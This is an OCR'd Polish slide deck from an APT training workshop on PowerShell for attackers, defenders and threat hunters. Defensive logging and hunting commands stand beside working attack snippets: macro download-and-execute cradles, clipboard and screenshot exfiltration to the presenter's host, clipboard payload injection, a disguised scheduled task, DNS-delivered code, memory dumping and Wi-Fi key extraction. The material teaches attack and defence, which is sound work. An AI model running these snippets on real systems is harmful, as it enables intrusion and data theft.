POWERSHELL: MIECZ RED TEAMÓW, TARCZA BLUE TEAMÓW, SZKIEŁKO I OKO THREAT HUNTERÓW.

Paweł Maziarz
pawel.maziarz@alphasec.pl
@pawelmaziarz, @aptmasterclass

Najważniejsze polecenia


Help, Help about_*

Update-Help

Get-Alias

Get-Command

| Get-Member



Po co blue teamom Powershell?

```
iex "& { $(irm https://aka.ms/install-powershell.ps1) } -UseMSI"
```

Po co blue teamom Powershell?


```
Set-ExecutionPolicy Bypass -Scope Process -Force;
iex ((New-Object
System.Net.WebClient).DownloadString('https://chocolatey.org/install.ps1'))
```

https://chocolatey.org/install

Po co blue teamom Powershell?

```
Get-WindowsCapability -online|? Name -like '*SSH*'
```

```
Add-WindowsCapability -Online -Name OpenSSH.Server~~~~0.0.1.0
```

aptm.in/protip/0018

Po co blue teamom Powershell?

```
Set-Service sshd -StartupType Automatic

Get-Service sshd

Get-Service sshd | gm

Get-Service sshd | Start-Service
```

aptm.in/protip/0018

Po co blue teamom Powershell?

```
ps
```

```
ps | gm
```

```
ps | ConvertTo-Html > ps.html
```

```
ps | select path,company,cpu
```

```
ps | select name,path,company,cpu | sort cpu -desc -Top 10
```

Złośliwe dokumenty MS Office

iwr aptmc.pl/calc | iex

powershell -enc
aQB3AHIAIABhAHAAdABtAGMALgBwAGwALwBjAGEAbABjACAAfAAgAGkAZQB4AA==

```
Sub Document_Open
  Shell “cmd /c powershell -enc aQB3AHIAIABhAHAAdABtAGMALg[…]”,vbHide
End Sub
```

aptmasterclass.com/ps1/enc/, aptm.in/protip/0034

Zaufane dokumenty MS Office

Get-PSProvider

```
(ls "HKCU:\Software\Microsoft\Office\*\*\Security\Trusted Documents\TrustRecords").Property
```

aptm.in/protip/0012

Autostart

```
New-ItemProperty HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run -Name omh -Value "powershell calc.exe"
```

```
New-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run -Name omh -Value "powershell calc.exe"
```

Autostart i uprawnienia

```
gp HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
gp HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
gp HKLM:\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run
```

```
Get-Acl HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run | Format-List
```

aptm.in/protip/0011

Mój przyjaciel Debugger

```
ni -f "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\foo.exe"

sp  "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\foo.exe" -name Debugger -Value "powershell -c ps|ogv -wait;#"

ni -f "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\foo.exe" | sp -name Debugger -Value "powershell -c ps|ogv -wait;#"
```

Debugger? No nie lubię

```
gp "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\*"|where Debugger|select PSChildName,Debugger
```

aptm.in/protip/0008

Schowek – co może pójść nie tak?

Stwórz skrypt, który skanuje schowek co 60 sekund i eksfiltruje jego zawartość

```
while ($True) {
    gcb -f t >> $env:temp\clip
    iwr -me po -i "$env:temp\clip" exfil.aptmc.pl
    sleep 60
}
```

Schowek – jeszcze straszniej

Stwórz skrypt, który skanuje schowek co 5 sekund i jeśli wystąpi w nim string .exe, to doklei do schowka złośliwy kod

```
$payload = "iwr aptmc.pl/calc|iex”
while ($True) {
    $clip = gcb -f t
    if ($clip -match "\.exe" -and $clip -notmatch $payload) {
        scb "$clip;$payload`r`n"
    }
    sleep 5
}
```

Klawiatura powershellem

Stwórz skrypt, który zapisze screenshot do pliku

```
[void][reflection.assembly]::loadwithpartialname("system.windows.forms")
[system.windows.forms.sendkeys]::sendwait('{PRTSC}')
(gcb -f Image).Save("$env:temp\shot.png")
```

aptm.in/protip/003b

I know..


```
Start-Transcript
Start-Transcript -IncludeInvocationHeader
```

```
New-Item -Force HKLM:\Software\Policies\Microsoft\Windows\PowerShell\Transcription
Set-ItemProperty HKLM:\Software\Policies\Microsoft\Windows\PowerShell\Transcription -Name
EnableTranscripting -Value 1
```

aptm.in/protip/0009

devblogs.microsoft.com/powershell/powershell-the-blue-team/

Logowanie skryptów

```
New-Item -Force
HKLM:\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging

Set-ItemProperty
HKLM:\Software\Policies\Microsoft\Windows\PowerShell\ScriptBLockLogging -Name
EnableScriptBlockLogging -Value 1
```

-

devblogs.microsoft.com/powershell/powershell-the-blue-team/

A może zapomniał posprzątać..

```
gci (Get-PSReadLineOption).HistorySavePath
```

aptm.in/protip/0019

Zaplanujmy zadania

ScheduledTask – cron na Windowsie

```
$action = New-ScheduledTaskAction  -Execute 'powershell.exe' -Argument '-w h -c
"&{iwr -useb aptmc.pl/calc|iex}"'
$settings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries
$trigger =  New-ScheduledTaskTrigger -Daily -At 18:01
Register-ScheduledTask -Settings $settings -Action $action -Trigger $trigger -TaskName
"Windows Update Checker" -Description "Checks if there is an update available"
```

A cóż to za zadania..

```
Get-ScheduledTask
|%{[pscustomobject]@{Name=$_.TaskName;Path=$_.TaskPath;Execute=$_.Actions
.Execute;Args=$_.Actions.Arguments}}|Out-GridView
```

A skąd pobrano te pliki?

```
gci -r $HOME|gi -s * |where Stream -ne ':$DATA'|select Filename,Stream
```

```
gc remote.ps1 -Stream Zone.Identifier
```


NiespoCMDzianka!

```
ni -p "HKCU:\Software\Microsoft\Command Processor" -f|sp -n AutoRun -v "mspaint"
```

aptm.in/protip/003d

A co mnie tu wtykasz!

ls HKLM:\SYSTEM\CurrentControlSet\Enum\HID*



LilyPad Arduino USB - mikrokontroler ATmega32U4

Miniaturowy moduł z mikrokontrolerem AVR Atmega32U4, wyposażony w 32 kb pamięci Flash, 9 pinów cyfrowych, z czego 4 mogą być wykorzystane jako wejścia analogowe i wyjścia PWM.
Wgrany bootloader pozwala na programowanie płytki za pomocą Arduino IDE by uzyskać ciekawe efekty świetlne na diodach LED podłączonych do wyjść cyfrowych. Urządzenie można zastosować do systemu inteligentnych ubrań.

aptm.in/protip/003c


Księgowość raczej nie wciska **Start+R**

```
$i=gp HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RunMRU;
$i.MRUList.ToCharArray()|%{$i.$_}
```

aptm.in/protip/003a

..a marketing nie używa narzędzi z **Sysinternals**

```
ls HKCU:\Software\Sysinternals|select Name
```



aptm.in/protip/0030

Rekonesans Active Directory

```
([adsisearcher]"objectCategory=computer").FindAll()

([adsisearcher]"servicePrincipalName=MSSQLSvc/*").FindAll()
```

aptm.in/protip/002e

Rekonesans sieciowy

```
(irm ipinfo.io/json).ip
```

```
1..254 | % {Resolve-DnsName 46.229.145.$_ -ErrorAction SilentlyContinue}
```

```
(netsh wlan show profiles)|%{$n=(""+($_ -split ":")[1]).trim(); netsh wlan show profile name="$n" key=clear}|sls "Key Content","SSID name"
```

aptm.in/protip/0004, aptm.in/protip/0016, aptm.in/protip/0037

DNS – i jak go nie kochać?

```
(irm "https://dns.google/resolve?name=calc.aptmc.pl&type=txt").answer.data|iex|iex
```

```
[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String((Resolve-DnsName -Type TXT msg.aptmc.pl).strings))|iex
```

aptm.in/protip/0020, aptm.in/protip/001d

Co tam w DNS piszczy..

```
Get-DnsClientCache|select data,entry|Format-List
```

```
ipconfig /displaydns
```

aptm.in/protip/0025

W pamięci skarby odnajdziesz

Zrzuć pamięć wybranego procesu i spróbuj tam odnaleźć wrażliwe dane

```
iwr https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Out-Minidump.ps1|iex
$dump=(ps -name Notepad|out-minidump)
iwr https://live.sysinternals.com/tools/strings.exe -OutFile strings.exe
.\strings.exe -accepteula -n 10 $dump | select-string -Context 2 password
```

```
rundll32.exe c:\windows\system32\comsvcs.dll MiniDump 555 555.dmp full
```

aptm.in/protip/002c

A co Pan ogląda?

Stwórz skrypt, który zrobi screenshota i go wyeksfiltruje hen daleko

```
Add-Type -AssemblyName System.Windows.Forms
Add-type -AssemblyName System.Drawing
$Screen = [System.Windows.Forms.SystemInformation]::VirtualScreen
$Width, $Height = $Screen.Width, $Screen.Height
$Left , $Top = $Screen.Left, $Screen.Top
$bitmap = New-Object System.Drawing.Bitmap $Width, $Height
$graphic = [System.Drawing.Graphics]::FromImage($bitmap)
$graphic.CopyFromScreen($Left, $Top, 0, 0, $bitmap.Size)
$ms=[System.IO.MemoryStream]::new()
$bitmap.Save($ms, [System.Drawing.Imaging.ImageFormat]::jpeg)
$graphic.Dispose()
$imgb64=[System.Convert]::ToBase64String($ms.GetBuffer())

iwr -me po -b $imgb64 http://aptmc.pl:7777
```

Constrained Language Mode

```
$ExecutionContext.SessionState.LanguageMode
```

```
$ExecutionContext.SessionState.LanguageMode = "ConstrainedLanguage"
```


https://devblogs.microsoft.com/powershell/powershell-constrained-language-mode/

Polujemy na wszystkich komputerach

```
$scr = {
   $uri = 'https://aptmc.pl/ps1/rest/'
   $username = $using:creds.UserName
   $password =
[Runtime.InteropServices.Marshal]::PtrToStringAuto([Runtime.InteropServices.Marshal]::
SecureStringToBSTR($using:creds.Password))
   $auth =
[Convert]::ToBase64String([Text.Encoding]::ASCII.GetBytes("${username}:${password}"))
   Invoke-RestMethod -Headers @{Authorization=("Basic {0}" -f $auth)} -Uri $uri -Body
@{Users=(Get-LocalUser|ConvertTo-Json)} -Method Post
}

$creds = Get-Credential
Invoke-Command -ComputerName localhost,127.0.0.1 -ScriptBlock $scr
```

Zmienną kradnij zmienną



```
(sv -o a -p password "").attributes.add([validatescript]({irm
https://aptmc.pl/ps1/steal/ -me po -b $_;return $true}))
```

High five!

aptm.in/omh20

aptm.in/p

aptm.in

Paweł Maziarz <pawel.maziarz@alphasec.pl>
https://alphasec.pl
https://twitter.com/pawelmaziarz
https://www.linkedin.com/in/pawelmaziarz/

APT masterclass FORGE

by

ALPHASEC academy